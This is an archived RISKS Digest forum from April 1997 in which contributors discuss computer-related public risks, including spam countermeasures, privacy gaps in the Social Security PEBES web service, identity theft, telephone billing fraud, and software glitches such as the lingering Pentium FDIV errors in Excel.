"Inspector General offices, with few exceptions, lack the personnel, skills, and resources to address and oversee information systems security within their respective agencies. The President cannot turn to an Information General and ask how U.S. investments in information technology are being protected from the latest viruses, terrorists, or hackers."

Got that right, sirs.

- - - - -

Notes: Other authors of the commission report include Maurice Sonnenberg, a member of the President's Foreign Intelligence Advisory Board; John Podesta, a White House Deputy Chief of Staff and formerly a visiting professor at Georgetown University's Cyberlaw Center; Ellen Hume, a former reporter for the Wall Street Journal; and Alison Fortier, a former National Security Council staffer and current Rockwell International employee.

Unsurprisingly, much of the report appears to be written by staff members of the commission chairmen. An initial phone call to the commission was answered by a staffer who declined to name the author of the part of the report carrying the Penpal hoax. The staffer did, however, mention he would forward the information to the author.

Contact for the Moynihan Secrecy Commission: 202-776-8727.

An electronic copy of the Moynihan Commission report is mirrored on the

Federation of American Scientists' Website (<http://www.fas.org>).

George Smith Crypt Newsletter <http://www.soci.niu.edu/~crypt>

⚡ Sheriff prefers jail-door computer malfunction to April Fool's joke

<Darrell.R.Pitzer@EXXON.sprint.com>

Fri, 4 Apr 1997 09:35:05 -0500

>From "The Advocate" (Baton Rouge, LA), 4/3/97, page 1A (front page):

Glitch in jail system opens doors, again (Associated Press)

ASHLAND -- All the inmate cell doors at the Terrebonne Parish Jail

opened automatically late Tuesday night because of a computer malfunction. It was the third time in the past two months that computer

problems caused a security breach at the prison, located about seven

miles south of Houma, said Terrebonne Parish Sheriff Jerry Larpenter.

All of the jail's 464 inmates stayed in their cells, Larpenter said.

Larpenter said that he got the call about 9 P.M. "I didn't appreciate

it. I was hoping it was not an April Fool's joke," Larpenter said.

"I don't like being on the opposite end of a joke."

What a great attitude!?! He'd prefer a malfunction that opens all of the

cell doors as opposed to being the subject of an April Fool's prank. I've

always complained about the stereotypical Southern law enforcement officer

depicted in movies ... maybe I'll stop complaining.

I guess the April Fool's prank was on the inmates ... Door's open, you can leave. Oops! Sorry! Computer malfunction! Get back in your cell.

Darrell Pitzer <DRPITZER@ACM.ORG>

✶ The ghost of the Pentium FDIV bug

Frank Solomon <sysfrank@pop.uky.edu>

Fri, 04 Apr 1997 09:09:41 -0500

It seems that the ghost of the FDIV bug lives on in Excel spreadsheets created using Pentiums affected by the problem.

I finally got rid of my Intel Pentium computer with the FDIV bug. Last night, while checking out my new Pentium Pro computer with Microsoft Excel 97 I decided to open up the spreadsheet which demonstrates the Pentium Floating Point divide bug. I was surprised to find that that the calculation of:

$4195835 - (4195835/3145727)*3145727$

within the spreadsheet still showed the answer 512 instead of zero.

I pressed the recalculate key (F9) to no avail. So then, I retyped the formulas in neighboring cells. Where I had retyped the formulas the answer(s) were correct, but the same formulas that had been saved from when I had done the calculation on the defective Pentium still showed the wrong answer! In other words, here, on the same spreadsheet was the

same problem
with two different answers, one correct and one incorrect.

The only way I could find to "correct" the incorrect answers was to retype the formulas over the originals.

It seems to me that this "ghost" could represent some risk since it is logical to assume that if you're no longer using a defective Pentium, you needn't be concerned about wrong answers on the spreadsheets you've moved to a new machine. This obviously is not so.

I've sent in a bug report to Microsoft as of this morning.

Frank Solomon, University of Kentucky (606)257-2133
sysfrank@pop.uky.edu <http://www.uky.edu/~sysfrank>

✶ War story on errors in library versions

John Paulson <munch@netcom.com>
Fri, 4 Apr 1997 10:13:42 -0800

Anyone interested in a "war story" about how errors are introduced into the relatively simple problem of releasing new versions of a library should read <http://17.126.23.20/dev/technotes/tn/tn1095.html> . It would make an interesting exercise in a software engineering course to describe how a process could be developed which would have prevented some of these errors from occurring.

[I hope this URL sticks around. Much as I hate to put possibly ephemeral URLs into the long-term archives, this item is worth

reading but is too complex and interesting to summarize briefly. PGN]

⚡ Re: CalTrain computer stolen -- rider alert (Brandt, [RISKS-19.02](#))

Al Stangenberger <forags@nature.berkeley.edu>

Thu, 3 Apr 1997 08:49:54 -0800 (PST)

The original posting about automatic cancellation of cards may have been in error - see attached posting.

Another poster said the building from which the computer was stolen looks like a dilapidated shack and not really a good place to store sensitive data or easily-stolen computers.

Al Stangenberger, Dept. of Env. Sci., Policy, & Mgt., Univ. of California at Berkeley, Berkeley, CA 94720-3114 (510) 642-4424
forags@nature.berkeley.edu

- - - -

From: mikel@dosbears.com (Mike Lipsie)
Newsgroups: ba.transportation,misc.transport.urban-transit
Subject: Re: CalTrain computer stolen -- rider alert!
Date: Thu, 03 Apr 1997 03:44:23 GMT

[Referring to ab@nt.com (Adrian Brandt), included in [RISKS-19.02](#)]

As I read the letter, CalTrain had told the credit-card people that the numbers were in a computer that was stolen and expected the cards to be cancelled. I think the credit-card companies are saying, "Again? Usually

they are stealing the computer and not the data. We'll wait and cancel if necessary."

[...] However, this is the second time within a year that a computer with my credit-card number on it has been stolen. I will be extra alert but I don't really expect anything to happen. And, since I have a half-dozen (or so) auto-pay arrangements, I really hope that is the case.

Mike Lipsie mikel@dosbears.com

🔥 Emergency! Crisis in the Cockpit, by Stanley Stewart

Robert Dorsett <rdd@netcom.com>

Fri, 4 Apr 1997 09:56:39 -0800

Emergency! Crisis in the Cockpit
by Stanley Stewart
TAB Books, 1991
264 pages, illustrated w/bibliography
ISBN: 0-8306-6499-8

I just finished Emergency! Crisis in the Cockpit. Apart from the horrible title, this is a rather interesting book by Stanley Stewart, a BA 747 captain. He deals with in-flight emergencies in which death was **avoided**. Imagine that. :-) He thoroughly describes nine incidents/accidents:

1. Pacific Search. Deals with a 1978 incident involving an Air New Zealand DC-10 assisting in the search for a lost GA pilot over the Pacific.
2. The Bermuda Triangle. EAL L-1011 vs. no O-rings on its chip

detectors

resulting in shut down of all three engines.

3. To Take-off or Not to Take-off. The Pan Am 747 collision with runway

lighting on takeoff resulting in the loss of three of four hydraulic systems.

4. The Windsor Incident. The AAL DC-10 floor collapse.

5. Don't be Fuelish. The Air Canada 767 fuel starvation incident.

6. The Blackest Day. Black September, focusing on the hijacking of the PAA 747.

7. Ice Cool. Ryan Aleutian Airlines vs. frozen fuel pumps. All-engine failure.

8. Roll out the Barrel. The China Airlines 747 flip-over.

9. Strange Encounter. British Airways 747 vs. a volcanic ash cloud. Loss of all engines.

Each story is based on interviews with the crews and on external printed sources. Each is presented verbatim, warts and all. If crews made dumb-ass mistakes handling the emergency, they are presented verbatim as part of the decision flow, without comment.

Although the book is designed for a general audience, the stories are told from the pilot's perspective (not a single "Little Johnnie was waiting in Cleveland for the liver transplant in the cooler in the back." :-)) and sometimes gets fairly technical.

I enjoyed it. Recommended.

✶ Spam, the naming of parts

Dan Sheppard <Dan.Sheppard@cl.cam.ac.uk>

Wed, 2 Apr 1997 01:37:08 -0800 (PST)

In [RISKS-19.02](#) there are a number of articles concerning `spam'.

There is a Risk in the use of this (Monty Python derived) term in discussion of this issue, as it is not precisely defined. If we are to start using measures against these communications, we should, in my opinion, start using a more precise term.

`Spam' is used to cover ECP (Excessive cross posting) and EMP (Excessive multiple posting) on Usenet, UCE (Unsolicited commercial e-mail) or occasionally any unwelcome unsolicited e-mail. ECP (and to a lesser extent EMP) can be detected and removed automatically, and a number of precise metrics have been developed and generally (although not universally) accepted as to when this is appropriate.

The use of the term `spam' for electronic mail is less well defined. It is generally assumed to include UCE, but is often used to refer to any unwanted unsolicited mail.

As to my preferred anti-UCE method (about which there seems to have been little discussion), I am alpha-testing an implementation of aliases as time-expiring Capabilities, the expiry time usually set to

around a fortnight. Usenet is in essence, a transitory medium, soon the capability to mail me shall be just as transitory. Whilst any freshly cropped aliases will still work, it makes the compilation of UCE lists difficult, (I also need only stop posting for a week or so and I will receive `_no_ UCE`, until I start posting again).

Whilst those who regularly post to Usenet will still receive a reasonable amount of UCE, many people who post infrequently have none the less found themselves on a UCE list, the use of time expiring aliases prevents this having long-term consequences. A well thought out implementation can even allow the filtering to be performed by a trusted third party, and the creation of aliases on machines with transient connectivity.

I have tried, in developing this, to minimise the work which needs to be done by someone who is genuinely replying to a message, as pointed out [Wayne Mesard in [RISKS-17.02](#)] an inconsideration and potential stumbling block for new users, whilst providing security against address unmungerers. The compromise means for a short time after posting a few UCE get through. I'd welcome comments on the potential risks and benefits due to this technique before I release my (free) implementation for beta-testing.

Dan Sheppard.

⚡ But I don't LIKE spam...

John Oram <oram@unixg.ubc.Xca>

Fri, 28 Mar 1997 00:21:26 -0800 (PST)

Re: aste-RISKS (Warning to MSIE users), [RISKS 18.94](#)

> [Ah, yes, by all means, avoid the aste-RISKS of being
spammed! ... PGN]

I am guessing that mass-e-mailers have trolled the RISKS
archives. Some
recent spams I have received:

To: UArtison@aol.com

Date: Thu, 13 Mar 97 01:32:05 EST

Subject: *** 8 MILLION E-MAIL ADDRESSES ***

To: Friend@public.com

Date: Sun, 23 Mar 97 22:09:38 EST

Subject: MASS E-MAIL GETS \$TRAFFIC\$ TO YOUR WEBSIGHT---\$SALES
\$---FOR

YOUR BUSINESS

To: box18@mediabrokers.cobracomm.com

Date: Mon, 24 Mar 97 11:03:43 EST

Subject: Purchase Corporate MKTG lists, SIC's, Area Codes,
etc.

Any other contributors so blessed?

Given this influx, I like the idea of the mangled (yet still
human-readable)
e-mail addresses. I think the placement of the 'aste-RISKS' is
important,
however.

I suggest putting the aste-RISKS within the top level domain (i.
e. .Xca,
.Xcom) rather than on the user id. This puts the load on the
spammers' DNS,
rather than on the receiver's internet provider. No point
having my ISP
waste cycles looking up bogus accounts.

Or maybe we could ROT-13 e-mail addresses? benz@havkt.hop.pn

A RISK of aste-RISKS technology? Everyone will start using the same method, and spammers will simply know to replace .Xcom with .com. So I guess you should all ignore my advice and do your own thing...

Wbua Benz, benz@havkt.hop.pn, uggc://jjj.benz.pbz

X marks the spam - remove the X from my return e-mail address.

✶ Re: Spam-proofed "From:" lines (Mesard, [RISKS-19.02](#))

Curt Sampson <cjs@portal.ca>

Tue, 1 Apr 1997 22:09:26 -0800 (PST)

Wayne Mesard mentions that a trend on the Internet is to change one's e-mail address on outgoing news and e-mail so it is not valid in some obvious way, and request that the recipient make the appropriate changes to make this e-mail address valid.

He forgot one risk in his list: when you send out e-mail like this, you won't get any indication if your e-mail cannot be delivered, because the automatic systems that notify you that your mail could not be delivered will not be able to send you that notification. I've noticed this problem in particular with some of my customers who use a Windows newsreader called Free Agent; they use it for mail as well, but they can't have separate e-mail and news From: addresses, so it's inconvenient for them

to use a
modified address for news, but not for mail.

Curt Sampson cjs@portal.ca Internet Portal Services, Inc.
Vancouver, BC (604) 257-9400 Info at <http://www.portal.ca/>

✶ Re: Spam-proofed "From:" lines (Mesard, [RISKS-19.02](#))

Tim Pierce <twpierce@mail.bsd.uchicago.edu>
Fri, 4 Apr 1997 18:33:52 -0600 (CST)

The cost of this is not to be underestimated. For most people, the chief problem with spam is not that it consumes a significant amount of any tangible resource (money, network bandwidth, disk space). The cost is in the time spent deleting and/or complaining about the spam, and in the annoyance factor, both of which harm productivity. Spam is problematic because it shifts the cost (of targeting one's message) from the producer to the consumer. Similarly, spam-proofing one's e-mail address is problematic because it shifts the cost of communication from the sender to the recipient.

Another risk is that an e-mail address so ``spam-proofed'' may inadvertently identify some innocent third party. (This has been discussed here before, in the context of deliberately forged messages and accidentally misconfigured message clients.) Posters who change the domain name of their addresses to `nowhere.com' may be surprised to learn that nowhere.com is a real domain, but the nowhere.com users or postmasters who

receive responses
to their mail may not be amused.

>- False security 2: In the ever-escalating spam arms race, it
won't be
> long before spammers' address-gathering software is modified
to
> unmunged munged "From:" lines. [...]

I will discuss one of these techniques, if only because most
people do not
seem to believe me when I say that I have actually witnessed it.

Most e-mail spam does not actually list the recipients of the
spam in its
headers, but some spams do. I received such a message a few
weeks ago, and
in the process of examining the headers in order to complain, I
came across
the most curious pair of addresses. They were of a format
similar to this:

```
jgdoe@removethistoemailme@somewhere.com  
jgdoe@thistoemailme@somewhere.com
```

Now, it's entirely possible that the user responsible for these
addresses
actually did use both of them at one time or another, but it
seems awfully
unlikely: the phrase ``thistoemailme'' does not clearly indicate
an action
for the recipient to take. More plausible is that the spammer
responsible
for this message filtered his list of addresses through a
program which
removes strings like `remove', `spam', or `nospam' (and then
includes both
the filtered and unfiltered addresses just to be on the safe
side).

It shouldn't be long before someone teaches them about regular
expressions.

✂ Re: Risks of automatic spam blockers (Zerkle, [RISKS-19.02](#))

C Matthew Curtin <cmcurtin@research.megasoft.com>

Tue, 1 Apr 1997 18:35:54 -0800 (PST)

>> The risk of false and malicious blacklisting of non-spammers. (Riddle)

Dan> This is a serious problem. A step towards solving it would be [...]

This is unnecessarily complex. The NoCeM effort (see <http://www.cm.org/> for details) has simply, and effectively, dealt with the spam problem for usenet. Efforts are underway to adapt this to e-mail.

NoCeM works this way:

- * Someone takes it upon himself to watch for spam in a newsgroup (or groups).
- * When spam does appear, that someone posts a "NoCeM" message to news:alt.nocem.misc and/or news:news.admin.net-abuse.misc, PGP signed.
- * Users who want to benefit from the filters have clients that, when they grab news, look in news:alt.nocem.misc (and potentially other places) for NoCeM messages. The client verifies the signatures, and if it's signed by someone the client agrees to listen to, the message won't be shown to the user at all.
- * Clients are also available to work with news servers, to NoCeM messages on a site-wide basis. (I believe that these actually cancel the NoCeM'd messages on the site.)

This is nice, because it uses what's already there (news), and allows the user (or admin, depending on the model) to select which users' NoCeMs he honors. Either you trust someone's judgement and honor their

NoCeMs, or you
don't, and they're completely ignored.

Dan> Unfortunately, doing this would subject whoever did it to a
suit

Dan> by spammers who didn't want to be blocked.

Superfluous lawsuits are threatened all the time... few have the
resources

of CyberPromo to actually be stupid enough to try any of this.

(It's

another thing about NoCeM...it doesn't kill the messages, it
just is another

post, that certain clients deal with behind the scenes. :-)

Matt Curtin Chief Scientist Megasoft, Inc. cmcurtin@research.
megasoft.com

<http://www.research.megasoft.com/people/cmcurtin/>

⚡ Re: Risks of automatic spam blockers (Zerkle, [RISKS-19.02](#))

Ted Wong <tmw5@cornell.edu>

Wed, 2 Apr 1997 11:57:49 -0800 (PST)

Instead of having a central repository of spam, why not use a
distributed spam-control system analogous to NoCeMs for Usenet
news?

Anyone could then issue digitally-signed spam-block
notifications, but

an individual user would configure their system to only apply
notices

that came from cancellers they trusted. An Alpha version of
NoCeM for

e-mail already exists, at <<http://www.novia.net/~doumakes/abuse/>
>.

Some advantages of this system are:

- o It thwarts malicious individuals or organizations attempting to

systematically censor e-mail. Unless the user lists them as trusted cancellers, their notices will be ignored.

o A 'spotcheck' mode would allow users to occasionally receive an otherwise cancelled e-mail, to ensure that an otherwise trusted canceller hasn't stepped over the line between spam-blocking and censorship.

o There is no risk of some central database being compromised by spammers or censors.

o Users receive more timely warnings of new spam, without needing to periodically check and download a spam-list.

o The spammers have no-one to sue for freedom-of-speech violations.

While I'm not a lawyer, I can't see any way to sue someone for merely suggesting that a spammer's mail isn't worth reading.

> > The risk of harm to innocent bystanders who happen to share hostnames,

> > ISPs, or other characteristics with targeted spammers.

>

> This is not a risk. This is a benefit. [...]

I can't see that this is a benefit. Changing your ISP is hardly a trivial task - you have to notify all of your correspondents of your new e-mail address, archive any web pages you may have stored at your ISP, reconfigure your internal network if you were using a Class C subnet, etc. It's grossly unfair to punish legitimate users because they were unfortunate enough to have some Canter and Siegal wanna-be set up shop on their ISP.

Ted Wong Information Technology Section Mann Library, Cornell

University
<tmw5@cornell.edu>

✂ Re: Risks of automatic spam blockers (Zerkle, [RISKS-19.02](#))

"Rosenthal, Harlan" <rosenthh@dialogic.com>
Wed, 2 Apr 1997 08:33:02 -0800 (PST)

> [...] they will take their business elsewhere.

Easy to say from a university or company account. In the real world, nobody wants to change addresses and notify all of their correspondents, especially if it means losing an established presence that may have been widely disseminated to =potential= correspondents (not to mention reprinting stationary and business cards). And why should the multitude suffer this inconvenience, expense, and loss of communication, for the activities of the few?

Spam is the biggest single argument for usage charges. As long as it's cheap to set up a new address and free to abuse it, there's no reason for the spammers to cut down on e-mailing spam and freeloading on other people's processors and comm lines. The fact that spam can be sent from a domain shared by many legitimate users, and that even new addresses may be reused after the spammer changes away, means that abusers are hiding among the innocent like hostage-taking terrorists - hyperbole, perhaps, but congruent in style if not in magnitude. The goal of any anti-spam

approach should be to block, slow, or encumber transmission as close to the source as possible. Yet legitimate cases are always at risk; limiting the cc: lines, for example, could inconvenience clubs or companies almost as much as it slows the spammers. As in any police-power or security effort, the problem is how much freedom the average innocent person is prepared to give up so that the abuser can be blocked.

-harlan

✉ Re: Risks of automatic spam blockers (Zerkle, [RISKS-19.02](#))

Dan Franklin <dan@copernicus.bbn.com>

Wed, 2 Apr 1997 09:32:46 -0800 (PST)

> The original spamming host is going to show up somewhere in the Received:
> line, [...]

Note that if you are fortunate enough to have Received: lines to work from (the most recent spam I received had none at all, either because the relay host was defective or because it really was sent directly to my mailhost) you still have a challenge, because the spammer can insert one or more bogus Received lines in the initial message, so the one added by the first relay host will be buried in the middle.

By the way, it does not seem practical to me to block all mail-relay sites that don't add Received lines. How would you generate such a

list? What
incentive would you provide to such a site to change their
software?

Dan Franklin

✉ Re: Risks of automatic spam blockers (Zerkle, [RISKS-19.02](#))

"J. DeBert" <onymouse@hypatia.com>
Wed, 2 Apr 1997 10:57:55 -0800 (PST)

Any method of auto-blocking spam will create a serious problem
for anyone
who later acquire the spammers' discarded domain names.

Spammers are registering lots of domain names and faking many to
evade
anti-spam and cancel bots and to hide from their enemies as well
as the
public at large. Once they are done with the domain names and
they--the
registered names--become available again, the next organization
to acquire
the name will find their mail bouncing or disappearing into /dev/
null
somewhere and perhaps harassed by bots and hostile spam-haters
which do not
know that the domain name has changed hands. The unfortunate
victims of such
acts may not even be able to escape them by merely changing
their domain
name, either.

Who is going to removed dead spammer domains from the anti- spam
and cancel
bots' records and make sure that everyone knows about it?

onymouse@hypatia.com | I've only one thing to
Send NO spam | say to spammers: "47USC227".

[Many thanks to an onymouse contributor (J DeBert),
who acted as a guest moderator for this topic. PGN]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 5

Monday 7 April 1997

Contents

- [Social Insecurity](#)
[Simson L. Garfinkel](#)
 - [Identity Theft](#)
[PGN](#)
 - [More on the Guyana Telephone Scam](#)
[Dewi Daniels](#)
 - [Woman trapped in tanning bed](#)
[Michael Mahr](#)
 - [Time-change risks and DECnet](#)
[Ian Brogden](#)
 - [Follow-up on Joseph Jett](#)
[Rich Mintz](#)
 - [Re: Elections Canada and the Net](#)
[Mark Brader](#)
 - [Not a forgery!](#)
[Vivek Sadananda Pai](#)
 - [Re: The ghost of the Pentium FDIV bug](#)
[Allan Heydon](#)
 - [Info on RISKS \(comp.risks\)](#)
-

Social Insecurity

"Simson L. Garfinkel" <simsong@vineyard.net>

Mon, 7 Apr 1997 09:22:47 -0700

USA Today, 07 Apr 1997 [Reprinted by permission of the author.]

Few key bits of info open Social Security records

By Simson L. Garfinkel

The Social Security Administration, trying to speed service and cut costs by using the Internet, inadvertently has compromised the financial privacy of tens of millions of Americans.

Social Security's month-old on-line service is handy for taxpayers looking for instant access to their financial records. But it also gives nosy neighbors, ex-spouses, prying relatives and just about anyone else the ability to view those same files if they have some very basic information.

What could they see? How much someone earned every year, going back to 1951. How much someone will get in Social Security benefits after retirement. How much their families would get now if they died.

Nearly 28,000 people requested the free information on-line in March at

<http://www.ssa.gov>.

"As soon as crooks start exploiting this service to get other people's information, Social Security is going to have a real problem on its hands," warns Evan Hendricks, chairman of the U.S. Privacy Council, a Washington D.C.-based federation of privacy activists.

As use of the Internet expands, its lure of convenience is breaking promises of privacy. And as on-line exchanges become as accepted as faxes or automatic teller machines, critics say, the drive to provide new services will continue to outpace appropriate restraints.

In this instance, people familiar with the new Social Security system say, there is danger for abuse from many directions: a legal adversary, an employer seeking to learn about an employee's outside income, an ex-spouse contemplating adjustments in support.

"I like to see this sort of easy access to your own personal information," Hendricks says, "but we need something to discourage the wolves."

Social Security officials don't see a problem.

"We have confidence that in the huge majority of cases, the people requesting these things are the right people," says John Sabo, the Social Security Administration's director of the Electronic Services Staff.

Last year, the Social Security Administration mailed some 4 million financial reports to taxpayers at a cost of \$5.23 each, Sabo says.

Delivering the same report over the Internet costs a fraction of a penny.

'Social Security numbers are easy' to get

But it's virtually impossible to know if the on-line version of the financial reports, called PEBES - Personal Earnings and Benefit

Estimate

Statement - is being abused. It's also just about impossible to track down an abuser.

The key to opening PEBES: a Social Security number, mother's maiden name and state in which a person was born.

That information is not exactly a state secret.

"Social security numbers are easy" to get, says Beth Givens, manager of the Privacy Rights Clearinghouse in San Diego.

Information vendors used by banks, credit agencies and private detectives can deliver a Social Security Number for a small fee. They also frequently are known by co-workers or spouses. And driver's license numbers in many states are the same as Social Security numbers.

A mother's maiden name and place of birth can show up in court papers, marriage licenses or divorce decrees.

"Many states have a vital statistics department. You could get it that way. These documents are public record," she says.

Mark Welch, an engineer at Netscape Communications in California, makers of popular Internet software, says he's disturbed to see the information so readily available.

"I was just thinking of all the ways that people could misuse this information," Welch says.

"A potential employer could use this to determine my salary history. My

co-workers could use this to determine how much I was making relative to them. My landlord could use this report to decide if I'm making enough money to be able to rent an apartment. I could make a decision on whether or not to sue someone based on how much money I thought they had.

"Private investigators would love this kind of information."

"It would be a tremendous asset to people who know how to obtain this information," says Paddy Calabrese, owner of Inter-tel Detective Agency in Seattle.

"If somebody calls me up and says they want to know somebody's income, I just pop into this thing, I charge them \$2,000 and it costs me nothing."

Where are the penalties for snooping?

There are supposed to be penalties for snooping.

A warning appears when someone enters the PEBES website: "I certify that I am asking for information about by my own Social Security record. I understand that if I deliberately request information under false pretenses, I may be guilty of a federal crime and could be fined and/or imprisoned."

The warning is nearly identical to banners used on many government agency websites, permitting those entering wrongly to be prosecuted under the Computer Security Act.

Prosecutions are exceedingly rare, in part because it is difficult to trace an on-line user, and there is little deterrent to outweigh great

potential
interest. Officials say they have no evidence that anyone has
wrongly
accessed a PEBES file.

But they probably wouldn't know. With libraries, schools and
even coffee
shops now giving access to the Internet - as well as access
available
worldwide - it would be practically impossible to track down a
person
illegally requesting files.

Still, not all privacy advocates are disturbed by PEBES.

Marc Rotenberg, director of the Electronic Privacy Information
Center, says
the ability of people to easily obtain the information outweighs
concerns
about the few who abuse it. "Promoting first-party access to
personal
information is often times as important as . . . restricting
access," says
Rotenberg. "By making these systems more transparent, the
government gives
individuals greater control over information that has an
important impact on
retirement planning. I'd like to see more agencies set up these
services,
though I'd draw a line at tax records and medical information."

Other organizations that hold sensitive financial information on
Americans
have decided against putting their files on the Internet - at
least for now.

One of the problems in trying to make PEBES more secure is that
the current
state of technology and government restrictions on the use of
encryption, or
data scrambling, make it difficult to make the information any
tougher to
get at. "Ideally, we would prefer if we could authenticate

people through some sort of digital identity," says Bruce Carter, who runs the website for the Social Security Administration. "But there just isn't the infrastructure available for that yet."

SSA says complaints are of too tight security

Here's how a computer user can access PEBES:

An Internet user goes to the Social Security Administration's website, clicks a button labeled "PEBES," wades through two pages of warnings and then responds to queries - full name, address, phone number, Social Security Number, mother's maiden name and state of birth. After the information is entered, the user clicks a button on the computer's screen and views the taxpayer's entire financial history - how much has been paid into Social Security, how much into Medicare, expected benefits, yearly income. The Internet user then can print the information or request that the report be sent through the mail.

Carter says that while the Social Security Administration has received some complaints about the privacy of the system, most of the complaints received have been that the security is too good: roughly 30% of the people who have attempted to view their reports failed because the information they provided did not exactly match the spelling stored in government computers. After eight failed attempts to view a report, the system locks out the user for 24 hours.

Eight attempts is far too many, says Hendricks of the Privacy Council. "I think that this is really a good case of three strikes and you're out," he says. "When you step back, you see that the Social Security Administration has not thought through the privacy and security implications of this."

By Simson L. Garfinkel, Special for USA TODAY <http://www.packet.com/garfinkel>

[Lo and behold, someone sent to RISKS a copyrighted Associated Press

item lifted directly from Simson's USA Today column -- except that

the AP apparently never bothered to mention the author's name! Many

thanks to Simson for springing this column for RISKS readers. I presume

its primary *USA Today* copyright status precludes its unrestricted

redistribution, despite the stated RISKS copyright policy of free reuse.

This might be an exception to the RISKS policy. However, if you do want

to forward this around for other than noncommercial reuse, you might check

first with SimsonG@vineyard.net. PGN]

Identity Theft

"Peter G. Neumann" <neumann@csl.sri.com>

Mon, 7 Apr 97 17:23:19 PDT

It is not news to long-time RISKS readers, but Identity Theft is here with a vengeance. Today's *San Francisco Chronicle* (7 Apr 1997) has a front-page

article by Ramon G. McLeod entitled "New Thieves Prey on Your Very Name;

Identity bandits can wreak credit havoc".

The article includes the case of Kathryn Rambo of San Jose CA. Her identity

was stolen (perhaps an insider job?), resulting in tens of thousands of

dollars in debt and ruined credit ratings. The masquerader acquired a

\$35,000 sports utility vehicle, a \$3,000 loan, several new credit-card

accounts, and a rented apartment -- all in Rambo's name. Months later, she

is still trying to clear her name. In this case, a primary suspect and

alleged accomplice have been apprehended -- although that is not the usual outcome.

In another case, Caryl Fuller's purse was stolen, and the thief opened up

and maxed out three credit cards despite having a face that obviously did

not match Fuller's picture.

McLeod's article also notes a 1996 ring of methamphetamine addicts whose

dumpster diving and mail interception resulted in their stealing at least

\$700,000 in cash and credit from San Francisco residents.

The article is an important item for RISKS readers, including tips on how to

protect yourself (and your SSN, credit information, etc); phone numbers for

Equifax (800-685-1111), Experian (800-392-1122; formerly TRW), and Trans

Union (800-851-2674) to check your credit ratings; discussion that Identity

Theft is not illegal in California and that it makes a low-risk high-gain

target. In general, even if you do everything you can to

prevent such occurrences, it may not be enough. But clearing your name is perhaps the hardest part. The full article is on the Chron's Website <<http://www.sfgate.com>>.

[Needless to say, there are many past cases of Identity Theft in RISKS.

If you are a new reader, a bunch of them are summarized in [RISKS-18.91](#).]

✶ More on the Guyana Telephone Scam (Re: [RISKS-18.90](#))

Dewi Daniels <dewi@cableol.co.uk>

Sun, 06 Apr 1997 16:24:11 +0100

Thank you all for your overwhelming response to my previous posting about calls to Guyana that had appeared on my telephone bill. I had not anticipated such a large number of helpful responses. I have tried to respond to each of you individually, but I still have a backlog to deal with, so I apologise if you have not yet heard from me.

CableTel has carried out an investigation, and concluded that our friends must have made the calls. We utterly refute this allegation. CableTel claim the telephone number is an "Internet modem" line to a "pornographic web site" in Guyana, even though the BT international operator still tells me that the number does not exist.

A number of people pointed out to me that similar instances have been reported on UK television by BBC1's "Watchdog" and HTV's "The Ferret". I

have now seen one of the reports by "Watchdog", and have spoken to a reporter from the "The Ferret". It seems that the problem is very widespread, given the response that the two programmes have received to their reports. Since I have expertise in software safety and security, I feel some responsibility to pursue the matter on behalf of those victims who do not feel they can take on the telephone companies on equal terms.

We have legal insurance through DAS Legal Insurance Services, and intend to take our claim to the small claims court. It seems to me that our case is going to hinge around the ruling in the case of the Halifax Building Society vs John Munden that "when a case turns on computers or similar equipment then, as a matter of common justice, the defence must have access to test and see whether there is anything making the computers fallible". In the absence of such access, the court would not allow any evidence emanating from computers.

Your responses indicated an alarming number of ways in which a phone call could fraudulently be charged to our account, some of which include:

1. "Watchdog" claim that hackers have obtained access to manufacturer and supervisor passwords used by telephone exchanges. These passwords would presumably allow them to make telephone calls on any circuit, or alter the CDRs after the event. I did not attach much credence to this report at the time, but it seems more plausible now that CableTel claim the call was to a

modem.

2. An insider would presumably have access to such passwords, and might be able to make fraudulent phone calls with little risk of detection. It would presumably be very hard to prove that such fraud had taken place.

3. Fraudulent calls could be made by attaching a handset to the distribution box in the street or the box on the outside wall of our house. CableTel have examined the boxes, and say they found no evidence of tampering. I don't know whether this eliminates the possibility of an insider opening the box with a key.

4. Miswiring of the telephone circuit could cause a handset to be connected to the wrong telephone line, causing calls to be charged to the wrong account. CableTel have checked the wiring.

5. Older-style cordless phones were extremely unsecure, and calls could be made from another handset, whilst the proper handset was removed from the base station.

6. There has been at least one example of a Trojan Horse being used to redirect unsuspecting web surfers to a premium rate phone line (the Moldovian scam). However, whilst the hapless web surfer might be unaware that he was incurring expensive telephone charges, he most certainly would be aware that he was connected to a pornographic web site.

Thank you for your help. I will continue to keep you posted on developments.

Dewi Daniels Guildford, England

⚡ Woman trapped in tanning bed

"Michael Mahr" <michael@mailzone.com>

Sat, 5 Apr 1997 21:46:38 -0500

According to a CNN report, a 60-year-old Michigan woman was trapped in her home tanning bed on 3 Apr 1997. Fortunately she carried a cordless phone into the bed so she was able to dial 911 for help. Police and firefighters had to dismantled the bed to save her. Too bad she didn't bring a palmtop computer with her. She could have sent e-mails for help or even asked the "net" for tips on freeing herself. There might even be a web site just for this occasion...

Sometimes technologies seem to cancel one another out, and that may be all we can hope for.

[3 Apr date disambiguated in archive copy. PGN]

⚡ Time-change risks and DECnet

Ian Brogden <i.brogden@ieee.ca>

Sat, 05 Apr 1997 08:57:22 -0600

Several years ago when working late enough to be at work when the clocks fell back, I noticed a very strange phenomena with DECnet. Basically, DECnet stopped for an hour. To make matters somewhat more confusing, we

could still
use the system from our terminals (via LAT), but couldn't copy
files send
data between systems. To further demonstrate the risks of
working so late,
it took us just about an hour to figure out what the problem was.
Apparently DECnet uses absolute times to decide when a link has
timed out or
an acknowledgement message needs to be sent. When the clocks
were set back,
none of these timers were going to go off for another hour.

Ian Brogden

✶ Follow-up on Joseph Jett (Re: [RISKS-16.08,09](#))

Rich Mintz <mintz@merlin.netresponse.com>

Sun, 6 Apr 97 21:06:27 -0500

The front page of *The New York Times* Business section of
Sunday, 6 April
1997, has a long and remarkably detailed feature article (by
Saul Hansell,
entitled "A Scoundrel or a Scapegoat") concerning Joseph Jett,
the "former
superstar bond trader at Kidder, Peabody & Company" who was
fired from the
company and stands accused of having engineered a scheme to
create
transactions that yielded phony profits on such a scale that the
company's
very survival was threatened.

Note the following: "\$17 million of Mr. Jett's \$28 million in
apparent
profit [in the first 10 months of 1992] was not from legitimate
trades but
solely from a glitch in the way its computer system processed
the stripping

and reconstituting of bonds."

